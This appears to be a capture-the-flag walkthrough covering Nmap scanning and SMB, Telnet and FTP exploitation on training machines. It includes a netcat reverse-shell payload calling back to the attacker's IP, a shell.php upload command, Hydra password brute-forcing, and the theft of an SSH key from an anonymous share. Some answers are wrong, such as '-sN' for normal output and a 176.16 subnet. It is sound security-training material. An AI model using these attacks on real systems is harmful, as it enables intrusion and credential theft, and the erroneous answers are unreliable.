To know which ports are open we need to perform an enumerating port scan as the first step of every attack, which we perform with **nmap**, a tool to perform all kinds of analysis.

Nmap is the best industry standard due to its functionality, high power and the possibility to even perform the exploit itself.

### Question:

What networking constructs are used to direct traffic to the right application on a server?

### Answer:

Ports

### Question:

How many of these are available on any network-enabled computer?

### Answer:

65535

### Question (Research):

How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)

**Answer:**

The "well-known" ports are ranging 0 to 1023, hence are **1024**

**Task 2 (Nmap Switches)**

This task is about the different possibilities an Nmap scan allows for: after taking a look at `nmap -h` or `man nmap` we can start answering the questions.

**Question:**

What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?

**Answer:**

Running `nmap -h | grep SYN` we see the switches `-sS/sT/sA/sW/sM`: TCP SYN/Connect()/ACK/Window/Maimon scans and hence the answer is `-sS`

**Question:**

Which switch would you use for a "UDP scan"?

**Answer:**

We can directly see that `-sU` is the switch for UDP scan

**Question:**

If you wanted to detect which operating system the target is running on, which switch would you use?

**Answer:**

`-O`

**Question:**

Nmap provides a switch to detect the version of the services running on the target. What is this switch?

**Answer:**

With `nmap -h | grep version` we see the switch: `-sV`: Probe open ports to determine service/version info, hence `-sV` is the answer.

**Question:**

The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity?

**Answer:**

`-v`

**Question:**

Verbosity level one is good, but verbosity level two is better! How would you set the verbosity level to two? (Note: it's highly advisable to always use at least this option)

**Answer:**

As explained in the `-v` switch, `-vv` increases verbosity further

We should always save the output of our scans – this means that we only need to run the scan once (reducing network traffic and thus chance of detection), and gives us a reference to use when writing reports for clients.

**Question:**

What switch would you use to save the nmap results in three major formats?

**Answer:**

`-oA <basename>`: Output in the three major formats at once

**Question:**

What switch would you use to save the nmap results in a "normal" format?

**Answer:**

From the first `OUTPUT` switch we see:

`-oN/-oX/-oS/-oG <file>`: Output scan in normal, XML, s|<rIpt kIdDi3, and Grepable format, respectively, to the given filename. , hence `-sN` is the normal output we seek.

**Question:**

A very useful output format: how would you save results in a "grepable" format?

**Answer:**

From the response above we further see that the grepable format requires the `-oG` switch

Sometimes the results we're getting just aren't enough. If we don't care about how loud we are, we can enable "aggressive" mode. This is a short-hand switch that activates service detection, operating system detection, a traceroute and common script scanning.

**Question:**

How would you activate this setting?

**Answer:**

In the miscellaneous section on the manual we find the switch `-A` (**A**ggressive scan options) , which is a mix of OS detection, version scanning, script scanning and traceroute, hence amounting to running

`nmap <target> -O -sV -sC -traceroute`

**This option is not to be used against targets without permission!**

It also does not enable timing or verbosity options.

Nmap offers five levels of "timing" template. These are essentially used to increase the speed your scan runs at. Be careful though: higher speeds are noisier, and can incur errors!



**Question:**

How would you set the timing template to level 5?

**Answer:**

-T5

We can also choose which port(s) to scan.

**Question:**

How would you tell nmap to only scan port 80?

**Answer:**

-p 80

**Question:**

How would you tell nmap to scan ports 1000-1500?

**Answer:**

-p 1000-1500

A very useful option that should not be ignored:

**Question:**

How would you tell nmap to scan all ports?

**Answer:**

-p-

**Question:**

How would you activate a script from the nmap scripting library (lots more on this later!)?

**Answer:**

-script

**Question:**

How would you activate all of the scripts in the "vuln" category?

**Answer:**

Since the category of scripts to use is set by **-script=<name>** , we simply set **-script=vuln**

**Task 3 (Scan Types: Overview)**

As stated in the Nmap manual, the basic part of the port scan switches is **-sC** , where C is "a prominent character in the scan name, usually the first". This way, we have:

- TCP Connect Scans: **-sT**
- SYN "Half-open" Scans: **-sS**

- UDP Scans: **-sU**

And further, less common scan types to avoid being detected by firewalls and other detection and intrusion prevention system.

- TCP Null Scans: **-sN**
- TCP FIN Scans: **-sF**
- TCP Xmas Scans: **-sX**

This last scan type, the Xmas scan, has the FIN, PSH and URG flags, hence "lighting it up like a christmas tree"

This Task being purely introductory, the exercise is only a checkbox on the reading of this text.

#### **Task 4 (Scan Types: TCP Connect Scans)**

In this task we'll deal with TCP Connect Scans (**-sT**), which deals with the TCP three-way handshake.

As a recapitulation, the client send a TCP request with the SYN (synchronization) flag set. This gets another TCP response with the SYN / ACK flag.

In the end, the TCP handshake gets completed by sending the last TCP request with the ACK (acknowledgement) flag set.

This handshake procedure is useful for the Nmap scan, as RFC 9293 states:

*"... If the connection does not exist (CLOSED), then a reset is sent in response to any incoming segment except another reset. A SYN segment that does not match an existing connection is rejected by this means."*

This means that any closed port will answer with a RST (reset) flag, hence identifying itself as such.

Whenever this request is sent to an open port, the target will continue performing the handshake, identifying a possible connection to that port.

Nevertheless, Nmap completes the handshake, which slows down a bit the procedure.

The third possibility, an open port behind a firewall, doesn't get identified as such since most firewalls simply drop such TCP SYN requests. Still, some firewalls are configured to send an RST packet, and it is not difficult to configure it, e.g IPtables, to do so in order to make the identification more difficult:

```
iptables -I INPUT -p tcp -dport <port> -j REJECT --reject-with tcp-reset
```

The questions are a reading comprehension on the previous text:

#### **Question:**

Which RFC defines the appropriate behaviour for the TCP protocol?

**Answer:**

RFC 9293

**Question:**

If a port is closed, which flag should the server send back to indicate this?

**Answer:**

RST

### **Task 5 (Scan Types: SYN Scan)**

This task deals with SYN Scans (`-sS`), also called "half-open" or "stealth" scans.

It relies on the TCP handshake as well as the TCP Connect Scan, but without completing it and sending a RST packet instead of the last ACK packet to abort the connection and prevent the server from repeatedly trying to re-establish the connection.

This has a myriad of advantages:

- It can be used to bypass older Intrusion Detection systems, which look for a full three way handshake.  
This characterizes this scan as stealth scan.
- They are not logged by applications listening, as usually the only logged connections are the established ones.
- It is faster than a TCP scan as it does not need to fully connect and disconnect to every port

But it also comes with some disadvantages:

- It requires `sudo` permissions to work correctly since it needs the permissions to create raw packets.
- The repeated interrupting of the handshake may bring down unstable systems, a big downside when analysing a critical system for a client.

Still, the pros outweigh the cons, hence Nmap runs a SYN `-sS` Scan per default when running with `sudo` permissions. Else the default is the TCP Scan of the previous task.

The SYN scan works exactly the same as the TCP Scan when attempting to identify closed and filtered ports: a closed port will respond with a RST TCP packet, a filtered one drops the TCP SYN packet from the sending client (our computer) or spoofs it with a TCP RST to hide it.

Hence, the only difference relies in the handling of open ports.

### **Task 6 (Scan Types: UDP Scans)**

UDP connections being stateless, they don't have a handshake to confirm

the connection by. They send their packets and hope that they reach the target, having its inherent advantages but being very difficult and slower to scan.

Nonetheless, we can perform a UDP Scan on Nmap with the switch `-sU`, which will only responds on closed ports.

As opposed to open or filtered ports, which commonly accept the UDP packets without response and are marked as **open** | **filtered** after the second attempt without response or as **open** in the unlikely event an UDP response is sent back, closed ports respond with an ICMP (ping) packet declaring the port as unreachable.

The number of attempts and difficulty in the definition make this scan very slow (~20' for 1000 ports), so one usually runs this only on a limited number of ports via

```
nmap -sU -top-ports <number> <target>
```

Instead of sending the common raw UDP packets, for the ports occupied by well-known services it will send a protocol-specific payload more likely to elicit a response to draw the right conclusion from.

Questions on this Task are still reading comprehension:

**Question:**

If a UDP port doesn't respond to an Nmap scan, what will it be marked as?

**Answer:**

**open** | **filtered**

**Question:**

**Answer:**

ICMP

**Task 7 (Scan Types: NULL, FIN and Xmas)**

This task presents the less commonly used NULL, FIN and Xmas scans, which are even stealthier than the previous SYN scan.

They all identify closed ports as those sending a RST response, non-responding ports as open|filtered and ports sending an ICMP unreachable packet as filtered.

The NULL scan `-sN` sends a TCP request with no flag at all, eliciting a RST response if the port is closed.

The FIN scans `-sF` works similarly as the NULL scan but sending a FIN flag, commonly used to close a connection.

The Xmas scan `-sX` sends a malformed TCP package with PSH, URG and FIN flags set. The name comes from the non-consecutive placement from

the set flags, which give the analysed package the appearance of a Christmas tree when viewed as a packet capture in Wireshark.

This should work according to RFC 793, but isn't always the case: Microsoft Windows and Cisco network devices respond with a RST packet to all malformed packets sent to them, hence marking all ports as closed under a Nmap scan.

Nonetheless, these scans are still useful for firewall evasion, as many of them are configured to drop incoming SYN TCP packets to blocked ports. Sending requests without said flag these scans manage to avoid this Intrusion Detection system.

Still, most modern IDS have already caught up and implement countermeasures against these scans.

**Question:**

Which of the three shown scan types uses the URG flag?

**Answer:**

Xmas

**Question:**

Why are NULL, FIN and Xmas scans generally used?

**Answer:**

Firewall Evasion

**Question:**

Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?

**Answer:**

Microsoft Windows

**Task 8 (Scan Types: ICMP Network Scanning)**

When connecting for the first time to an unknown machine, it is advisable to obtain an idea of how the network is structured by assessing which IP addresses contain active hosts.

Nmap can map the network by performing a "ping sweep", which consists of Nmap sending an ICMP packet to each possible IP address of the network and marking it as "alive" when said IP address responds. Unfortunately, this is not always accurate, but serves as a good base to start moving on from.

This ping sweep has the switch `-sn` , and the general syntax

```
nmap -sn <targets>, e.g
```

```
nmap -sn 192.168.0/24
```

The `-sn` switch tells Nmap not to scan ports and hence relying on ICMP echo packets or ARP requests on a local network when run with root privileges. It will also send a TCP SYN packet to port 443 (HTTPS) and a TCP ACK resp. TCP SYN if not run as root to port 80 (HTTP) of the target.

**Question:**

How would you perform a ping sweep on the 172.16.x.x network (Netmask: 255.255.0.0) using Nmap? (CIDR notation)

**Answer:**

The beginning of the command must logically be `nmap -sn`, and to tell Nmap to scan all addresses beginning with `176.16` we tell nmap to keep the first 16 bits as per CIDR-style addressing, i.e

```
nmap -sn 176.16.0.0/16
```

**Task 9 (NSE Scripts: Overview)**

This task introduces the Nmap Scripting Engine (NSE), written in the Lua programming language, which is an enhancement for Nmap that can be used to a myriad of things, from vulnerability scans to the automatization of the actual exploit they reveal possible.

Best suited for reconnaissance, it offers many categories:

- **safe:** Doesn't affect the target
- **intrusive:** Does affect the target
- **vuln:** Scan for vulnerabilities
- **exploit:** Attempt to exploit a vulnerability
- **auth:** Attempt to bypass authentication for running services, e.g log into an FTP server anonymously
- **brute:** Attempt to bruteforce credentials for running services
- **discovery:** Attempt to query running services for further information about the network, e.g query an SNMP server

**Question:**

What language are NSE scripts written in?

**Answer:**

Lua

**Question:**

Which category of scripts would be a very bad idea to run in a production environment?

**Answer:**

intrusive

**Task 10 (NSE Scripts: Working with the NSE)**

Coming back to the `-script` switch we used as `-script=vuln` in the 3rd task of this room, one can configure any other category exactly the same way, e.g as `-script=safe`.

In a general fashion we run `-script=<script-name>`, even with multiple scripts in parallel when separated by a comma.

If any arguments such as credentials for an authenticated vulnerability are needed they can be passed with the switch `-script-args`. They take the form `<script-name>.<argument>`

A full example of the script `http-put`, which requires the URL to upload the file to and the file's location on the current disk, would look like this:

```
nmap -p 80 -script http-put -script-args
http-put.url='/dav/shell.php',http-put.file='./shell.php'
```

One can further access the help menu for the corresponding script via `nmap -script-help <script-name>`

**Question:**

What optional argument can the `ftp-anon.nse` script take?

**Answer:**

Looking at THIS list of scripts and arguments we locate the `ftp-anon` script and see `ftp-anon.maxlist` as single possible argument, hence resulting in `maxlist` as answer.

**Task 11 (NSE Scripts: Searching for Scripts)**

In order to run the scripts from the previous task, we first need to locate them.

Under Linux, all scripts are located by default under `/usr/share/nmap/scripts/script.db`, which is not strictly speaking a database, but rather a formatted text, e.g

```
Entry { filename = "smb-os-discovery.nse", categories = {
        "default", "discovery", "safe", } }
```

We can also `grep` through this database or `ls` on the file with placeholders (\*) as free text if needed.

In case a script we need is not yet installed, running

```
sudo apt update && sudo apt install nmap
```

should update Nmap, or else

```
sudo wget -O /usr/share/nmap/scripts/<script-name>.nse  
https://svn.nmap.org/nmap/scripts/<script-name>.nse
```

followed by `nmap -script-updatedb` will download the desired script and update the database

**Question:**

Search for "smb" scripts in the `/usr/share/nmap/scripts/` directory using either of the demonstrated methods. What is the filename of the script which determines the underlying OS of the SMB server?

**Answer:**

After running a simple `grep "smb" /usr/share/nmap/scripts/script.db` and looking through all results gives us a strong hint that the solution is `smb-os-discovery.nse`

**Question:**

Read through this script. What does it depend on?

**Answer:**

Reading through `less /usr/share/nmap/scripts/smb-os-discovery.nse` we find the categories `usage`, `output`, `xmloutput` and right below the author, `license`, categories and `dependencies = {"smb-brute"}`

**Task 12 (Firewall Evasion)**

The default firewall of the Windows OS blocks all incoming ICMP packets, hence making it impossible to ping the target, or rather said ping will result in Nmap marking the host as dead and skipping it.

In order to avoid this undesired configuration, we can use the switch `-Pn` to tell Nmap not to ping the targets and considering them all as alive before scanning them.

This comes with the downside of a way longer scanning time as Nmap will keep double checking every specified port even in the case of actually dead hosts.

One can still note the host activity via ARP requests when scanning from the local network.

Further useful switches for firewall evasion:

- `-f` : Fragments the packets making it less likely to be detected by a firewall.
- `-mtu <number>` : Alternative to `-f` but with more control over the size of the packets. This number must be a multiple of 8.



- `-scan-delay <time> ms` : Used to add a delay between packets, useful for unstable networks and for evading time-based firewall/IDS triggers.
- `-badsum` Used to generate an invalid checksum for packets and assert the presence of a firewall/IDS if this packet is answered, as any real TCP/IP stack would drop a packet with bad checksum.

**Question:**

Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the `-Pn` switch?

**Answer:**

ICMP

**Question (Research):**

Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?

**Answer:**

A quick google search gives us the answer:

`--data-length<# of bytes>`

**Task 13 (Practical)**

Finally, we arrive at a testing task, for which we'll use the machine deployed in Task 1.

The question-answer dynamics will provide the guidance for the next steps:

**Question:**

Does the target (10.10.207.2) respond to ICMP (ping) requests (Y/N)?

**Answer:**

Using `man nmap | grep ICMP` we see `-PE`; `-PP`; `-PM` as ICMP ping types. We perform an ICMP ping:

```
sudo nmap -vv -PE 10.10.207.2
```

and see as part of the output:

Note: Host seems down. If it is really up, but blocking our ping probes, try `-Pn`, which we'll have to do for any further enumeration on the target.

Hence, the target does not respond to ICMP requests and the answer is **N**

**Question:**

Perform an Xmas scan on the first 999 ports of the target – how many ports are shown to be open or filtered?

**Answer:**

The corresponding command is

```
sudo nmap -vv -Pn -sX 10.10.207.2 -p 1-999
```

and after some waiting time (the `-Pn` switch treats all ports as alive, resulting in more waiting time), we see

```
All 999 scanned ports on 10.10.207.2 are open|filtered because
of 999 no-responses
```

Hence the answer must be **999**

**Question:**

There is a reason given for this – what is it?

Note: The answer will be in your scan results. Think carefully about which switches to use – and read the hint before asking for help!

**Answer:**

Reading the above output we can clearly see that the reason for this classification is **no-response**

**Question:**

Open Wireshark (see Cryillic's Wireshark Room for instructions) and perform a TCP Connect scan against port 80 on the target, monitoring the results. Make sure you understand what's going on.

**Answer:**

This is only a checkbox to be clicked after looking at the results from a Wireshark scan. This is best done within the deployed AttackBox

**Question:**

Deploy the ftp-anon script against the box. Can Nmap login successfully to the FTP server on port 21? (Y/N)

**Answer:**

Running the command

```
sudo nmap -vv -Pn -script=ftp-anon 10.10.207.2
```

we see as part of the output, together with further 4 responsive ports (53:domain, 80:http, 135:msrpc, 3389:ms-wbt-server), the result:

```
21/tcp open ftp syn-ack ttl 127
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
so a remote FTP login is possible and the answer is Y
```

After terminating the machine and reading the conclusion, we move on to the next topic, Network Services

## Network Services

After a first task consisting of a friendly welcoming, we check its box and move on to the second task.

### Task 1 (Understanding SMB)

SMB stands for Server Message Block Protocol, a client-server communication protocol which enables the sharing of the resources on a network, such as files, printers or serial ports.

Servers make file systems and other resources available to clients on the network, providing shared file systems and other hardware resources in addition to the ones the clients already have.

As a response-request protocol, SMB transmits multiple messages between client and server to establish a connection, which takes place via NetBIOS over TCP/IP, NetBEUI or IPX/SPX.

Within an established connection, the clients send commands (SMBs) to the server and act equally as with a local file system, but over the network.

All WindowsOS newer than Win95 have an included client-server SMB protocol support, and Unix uses Samba, an open source server.

The questions are a reading comprehension:

#### Question:

What does SMB stand for?

#### Answer:

Server Message Block

#### Question:

What type of protocol is SMB?

#### Answer:

response-request

#### Question:

What do clients connect to servers using?

#### Answer:

TCP/IP

#### Question:

What systems does Samba run on?

#### Answer:

Unix

### Task 2 (Enumerating SMB)

First, we deploy the machine attached to this task.

Enumeration is the process of gathering information to find potential attack

vectors, and is essential to optimize efforts in an attack environment. Examples of pieces of information to be gained through enumeration are credentials, network information, hostnames, application data and services among others.

Usually there are SMB share drives on a server, and these serve as a good starting point for attacks, as they may contain important information.

The first step of a nameworthy enumeration is a port scan which can provide us with useful information, such as services and applications running on the target, as well as its structure and OS.

Another useful tool for enumeration is Enum4Linux, which despite its name works both on Windows and Linux systems.

It is used to enumerate SMB shares and serves as a wrapper around tools in the Samba package to extract the desired information.

It is installed per default on Parrot and Kali, else one can download it from their official github repo.

The syntax for Enum4Linux is

`enum4linux [options] <target IP>` with useful switches:

<b>TAG</b>	<b>FUNCTION</b>
-U	get userlist
-M	get machine list
-N	get namelist dump (different from -U and -M)
-S	get sharelist
-P	get password policy information
-G	get group and member list
-a	all of the above, full basic enumeration

The questions of this task rely on the enumeration tasks on the target machine:

**Question:**

Conduct an nmap scan of your choosing, How many ports are open?

**Answer:**

We see **3** open ports with a SYN scan `sudo nmap -vv -sS -Pn 10.10.64.123`, namely ssh running on port 22, netbios-ssn running on port 139 and microsoft-ds running on port 445.

**Question:**

What port is SMB running on?

**Answer:**

Since SMB runs on NetBIOS as explained before, we deduce that it must be

port 139. The standard port of SMB is also 445, as a quick search gives us, so the answer must be **139/445**

**Question:**

Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?

**Answer:**

Running `enum4linux -a 10.10.64.123` we see in multiple steps (e.g Enumeration, Getting domain SID, Share enumeration, etc) that the workgroup name is WORKGROUP

**Question:**

What comes up as the name of the machine?

**Answer:**

We further see, e.g in Nbtstat Info, that the name is POLOSMB

**Question:**

What operating system version is running?

**Answer:**

Under OS Information we find 6.1 as the `os version`

**Question:**

What share sticks out as something we might want to investigate?

**Answer:**

In the share enumeration we see `profiles`, containing credential informations, and is as such our target.

**Task 3 (Exploiting SMB)**

Vulnerabilities such as CVE-2017-7494 allow remote code execution exploiting SMB, but misconfigurations in an honest system are more likely to be found. In this case we'll use anonymous SMB share access.

From the previous stage we know the SMB share location and the name of the SMB share we are interested in. Using SMBClient, a client to access resources on servers, part of the default Samba suite, we'll access the SMB share using

```
smbclient //[IP]/[SHARE] -U [username] -p [port]
```

**Question:**

What would be the correct syntax to access an SMB share called "secret" as user "suit" on a machine with the IP 10.10.10.2 on the default port?

**Answer:**

Applying the above syntax we know:

```
smbclient //10.10.10.2/secret -U suit -p 139
```

Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.

Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:

- using the username "Anonymous"
- connecting to the share we found during the enumeration stage
- and not supplying a password.

**Question:**

Does the share allow anonymous access? Y/N?

**Answer:**

Providing in the same syntax the command

```
smbclient //10.10.64.123/profiles -U Anonymous
```

and just typing Intro when as password requirement prompts, we have access to the SMB share, hance the answer is Y

**Question:**

Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

**Answer:**

Opening the only text file we find in the share, "Working From Home Information.txt" via `more "Working From Home Information.txt"` (Important to use the introduction marks ", as the file has spaces in its name!) we read:

"John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever possible, employees should work from home. As such- your account has now been enabled with ssh access to the main server.

If there are any problems, please contact the IT department at it polointernalcoms.uk

Regards,

James

Department Manager "

And can hence deduce this machine belongs to John Cactus

**Question:**

What service has been configured to allow him to work from home?

**Answer:**

SSH

**Question:**

Okay! Now we know this, what directory on the share should we look in?

**Answer:**

.ssh

**Question:**

This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

**Answer:**

In the .ssh directory we see id\_rsa, id\_rsa.pub and authorized\_keys, but we are most interested in id\_rsa, as this is the default name of any SSH identity file.

Download this file to your local machine, and change the permissions to "600" using "chmod 600 [file]".

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

**Question:**

What is the smb.txt flag?

**Answer:**

After doing as instructed, we connect to

```
ssh 10.10.64.123 -l cactus -i id_rsa
```

after some failed attempts to connecting as JohnCactus and johncactus.

Once remotely connected, we print the contents of the only file smb.txt and read the flag

**Flag:**

THM {smb\_is\_fun\_eh?}

#### **Task 4 (Understanding Telnet)**

Telnet is an application protocol used to connect to and execute commands on a remote machine hosting a Telnet server by means of a Telnet client.

Said client establishes a client-server connection, such that the client becomes a virtual terminal for the remote host.

Since Telnet sends all messages in clear text and has no specific security mechanisms, it has been replaced by SSH.

The syntax to use telnet is as follows: `telnet [IP] [port]` .

The questions are a reading comprehension of the above text:

**Question:**

What is Telnet?

**Answer:**

Application Protocol

**Question:**

What has slowly replaced Telnet?

**Answer:**

SSH

**Question:**

How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

**Answer:**

```
telnet 10.10.10.3 23
```

**Question:**

The lack of what, means that all Telnet communication is in plaintext?

**Answer:**

Encryption

**Task 5 (Enumerating Telnet)**

Our goal is to enumerate to find a possible misconfiguration, starting with a port scan:

We first start the machine and enumerate it with a "normal" nmap scan  
`sudo nmap -vv -Pn -sS 10.10.28.54 .`

Doing this scan on the 1000 most common ports we find nothing (All 1000 scanned ports are closed because of 1000 resets ).

Hence, we must conduct a more thorough examination to scan all ports:

```
sudo nmap -vv -Pn -sS -p- 10.10.28.54
```

We then see an open port at 8012 (8012/tcp) with unknown service.

If we run instead `sudo nmap -vv -Pn -sC -sV -p- 10.10.28.54` we see SKIDY'S BACKDOOR below the open port.

This finishes the enumeration step, which we sum up in the questions below:

**Question:**

How many ports are open on the target machine?

**Answer:**

After all scans, we see there is actually one open port, hence the answer is 1.

**Question:**

What port is this?



**Answer:**

We saw the open port is 8012.

**Question:**

This port is unassigned, but still lists the protocol it's using, what protocol is this?

**Answer:**

As stated in the port description, it uses tcp.

**Question:**

Now re-run the nmap scan, without the -p- tag, how many ports show up as open?

**Answer:**

When scanning only the 1000 most likely ports, we see no open ports, hence 0.

Here, we see that by assigning telnet to a non-standard port, it is not part of the common ports list, or top 1000 ports, that nmap scans. It's important to try every angle when enumerating, as the information you gather here will inform your exploitation stage.

**Question:**

Based on the title returned to us, what do we think this port could be used for?

**Answer:**

A backdoor, as the name "skidy's backdoor" suggests

**Question:**

Who could it belong to? Gathering possible usernames is an important step in enumeration.

**Answer:**

Skidy

As a helpful note:

Always keep a note of information you find during your enumeration stage, so you can refer back to it when you move on to try exploits.

**Task 6 (Exploiting Telnet)**

Telnet is per se dangerous as it lacks encryption, but exploiting a misconfiguration usually yields better results.

From the enumeration we know:

- There is a poorly hidden telnet service running on this machine

- The service itself is marked "backdoor"
- We have possible username of "Skidy" implicated

Now we'll try to access the telnet port and get a reverse shell on the machine.  
Note: a shell is a piece of code or program that can be used to gain code or command execution on a device.

A reverse shell is a shell from the target machine to the attacker, which has a listening port receiving the connection.

We do this by connecting from our terminal via `telnet 10.10.255.52 8012`. Note that the IP is not the same, I had to reset the machine.

Once connected, we can start solving the questions:

**Question:**

Great! It's an open telnet connection! What welcome message do we receive?

**Answer:**

SKIDY's BACKDOOR

We try to execute some commands, e.g. `.RUN ls`, but it's of no use.

**Question:**

Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

**Answer:**

N

Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command.

Start a tcpdump listener on your local machine.

Since I am using my own machine via OpenVPN, typing

```
sudo tcpdump ip proto \\\ icmp -i tun0
```

starts a tcpdump listener, specifically listening for ICMP traffic pings operate on.

Now, on the target machine, we run `.RUN ping [local THM ip] -c 1`, i.e. in my case `.RUN ping 10.11.58.131 -c 1`.

We then see two lines erupt in the listening terminal window, meaning we were able to execute commands and reach our local machine. We will use this to generate a reverse shell payload using msfvenom, which generates and encodes a netcat reverse shell with the syntax:

```
msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip]  
lport=4444 R
```

where `-p` is the switch for the payload, `lhost` is our local host IP address, i.e our machine's IP address, `lport` is the port to listen on, i.e the port on our machine, and `R` means to export the payload in raw format. Running this command on our machine as

```
msfvenom -p cmd/unix/reverse_netcat lhost=10.11.58.131
lport=4444 R
```

we get the payload

```
mkfifo /tmp/owrnqs; nc 10.11.58.131 4444 0</tmp/owrnqs |
/bin/sh >/tmp/owrnqs 2>&1; rm /tmp/owrnqs
```

**Question:**

What word does the generated payload start with?

**Answer:**

mkfifo

Now we start a netcat listener on our machine using:

```
nc -lvp [listening port]
```

**Question:**

What would the command look like for the listening port we selected in our payload?

**Answer:**

```
nc -lvp 4444
```

After pasting the payload we generated previously in the target machine and executing the command `.RUN [payload]` we see in our listening port the message **Connection received on [target]** and can from there on execute commands on the target machine.

We discover a `flag.txt` file with the desired flag as content:

**Question:**

What is the content of `flag.txt`?

**Answer:**

**Flag:**

```
THM{y0u_g0t_th3_t3ln3t_fl4g}
```

**Task 7 (Understanding FTP)**

FTP (File Transfer Protocol) is a protocol which, using a client-server model, allows remote transfer of files over a network.

It is an efficient way of transmitting commands as well as data using 2 channels: a command channel and a data channel.

Being a client-server protocol, it works in the following way:

1. The client initiates the connection.
2. The server validates the login credentials.
3. The server opens a session.

From within an open session the client can execute FTP commands on the server.

There are two kinds of connection: Active and Passive, and FTP supports both of them at the same time and individually.

An active connection means that the client opens a port and starts listening, and the server is required to actively connect to it.

On the other side, a passive connection is a connection where the server opens a port and the client connects to it.

The separation of commands and data in different channels allows for commands to be sent without waiting for the end of an eventual data transfer. For further reading on this, see this page of the Internet Engineering Task Force.

The questions on this task are almost completely a reading comprehension:

**Question:**

What communications model does FTP use?

**Answer:**

Client-Server

**Question:**

What's the standard FTP port?

**Answer:**

Reading the manual on the IEFT we see multiple references to the standard L port, which is defined at the end as port **21**

**Question:**

How many modes of FTP connection are there?

**Answer:**

**2:** Active and Passive.

**Task 8 (Enumerating FTP)**

We enumerate the FTP server we are going to deploy in order to know how to exploit an anonymous FTP login.

We are going to try and see if through this anonymous login we can pop a shell on the target system, a common pathway in CTF challenges and similar to real-life careless implementation of FTP servers.

In order to do so, we need to make sure an FTP client is installed (which

should be the case in most Linux OS).

Some vulnerable versions of in.ftpd and other FTP server variants return different responses to the `cwd` command for existing and non-existing home directories.

Since we can issue `cwd` commands before authentication we can check for the likely existing user account corresponding with the found directory.

This is found mainly within legacy system, but still nice to know.

In order to answer the questions, we run an nmap port scan, which gives us 2 open ports, an ftp in port 21 and http in port 80.

This way we can already answer the first two questions:

**Question:**

How many ports are open on the target machine?

**Answer:**

2

**Question:**

What port is ftp running on?

**Answer:**

21

**Question:**

What variant of FTP is running on it?

**Answer:**

In order to be able to answer this, we need to scan the given IP address again, this time with the version scan (`-sV`) enabled, resulting in the command

```
sudo nmap -vv -sV 10.10.47.165
```

This way we see under `VERSION` the entry `vsftpd 2.0.8 or later`, which gives us `vsftpd` as answer

Great, now we know what type of FTP server we're dealing with we can check to see if we are able to login anonymously to the FTP server. We can do this using by typing "ftp [IP]" into the console, and entering "anonymous", and no password when prompted.

**Question:**

What is the name of the file in the anonymous FTP directory?

**Answer:**

After doing as instructed we finding the file `PUBLIC_NOTICE.txt` .

We see its contents via `less PUBLIC_NOTICE.txt` : it is a message from Mike to everyone else.

This way we can also answer the next question:

**Question:**

What do we think a possible username could be?

**Answer:**

Mike (as they are the sender of the message)

**Task 9 (Exploiting FTP)**

FTP channels, as well as Telnet, are unencrypted.

Hence, a man-in-the-middle attack can be very successful (see this article.

For this machine we can rather exploit weak or default password configurations.

**Recapitulation:** We know

- There is an FTP server on this machine
- We know there is a possible username related to the name “Mike”

We’ll then try to bruteforce the password of the FTP server using Hydra.

Hydra is a very fast online password cracking tool, able to deliver dictionary attacks against Telnet, RDP, SSH, FTP, HTTP, HTTPS, SMB, databases and many more. It comes by default on Parrot and Kali, else we can install it via `sudo apt install hydra`

We’ll use the following syntax:

```
hydra -t 4 -l dale -P /usr/share/wordlists/rockyou.txt -vV
10.10.10.6 ftp
```

consisting of:

Section	Function
-t 4	runs 4 parallel connections per target
-l [user]	Points to the user whose account we try to compromise
-P [path to dictionary]	Points to the file containing the possible passwords to be tried
-vV	Very verbose mode, showing login + password for each attempt
[machine IP]	Target IP address
ftp	Protocol to crack against

Our final syntax ends up being

```
hydra -t 4 -l mike -P /usr/share/wordlists/rockyou.txt -vV
10.10.47.165
```

Right at the 4th password attempt we find the password:

**Question:**

What is the password for the user "mike"?

**Answer:**

password

We connect to the ftp server under `ftp [IP]` and read `ftp.txt`:

**Question:**

What is `ftp.txt`?

**Answer:**

**Flag:**

THM{y0u\_g0t\_th3\_ftp\_fl4g}

We terminate the room and move on to the next room: Network Services

2

## Network Services 2

The first task, “Get Connected”, consists only of a checkbox to be marked after connecting via OpenVPN.

### Task 1 (Understanding NFS)

NFS (Network File System) is a way to share directories and files with other users of the network by mounting partly or completely the file system on a server.

The shared portion of this file system can be accessed by users with the corresponding privileges for the file(s) in question.

First, the client mounts a directory from a remote host on the local device much as it would do with a physical device.

The mount service will then act to connect to the relevant mount daemon using RPC.

If the user has the permissions to mount the requested directory, the server returns a file handle to identify each file and directory in a unique way.

When accessing a file, an RPC call is placed to the NFS daemon NFSD passing the file handle and name, the user ID and the user’s group ID as parameters to determine the access rights to the requested file.

NFS works across different OS, where any kind of NFS server may be accessed by a Windows Server and the other way around.

As usually with the introductory tasks, the questions are a reading comprehension:

#### Question:

What does NFS stand for?

#### Answer:

Network File System

#### Question:

What process allows an NFS client to interact with a remote directory as though it was a physical device?

#### Answer:

Mounting

#### Question:

What does NFS use to represent files and directories on the server?

#### Answer:

File handle

#### Question:

What protocol does NFS use to communicate between the server and client?



**Answer:**

RPC

**Question:**

What two pieces of user data does the NFS server take as parameters for controlling user permissions?

**Answer:**

user ID / group ID

**Question:**

Can a Windows NFS server share files with a Linux client? (Y/N)

**Answer:**

Y

**Question:**

Can a Linux NFS server share files with a MacOS client? (Y/N)

**Answer:**

Y

**Question:**

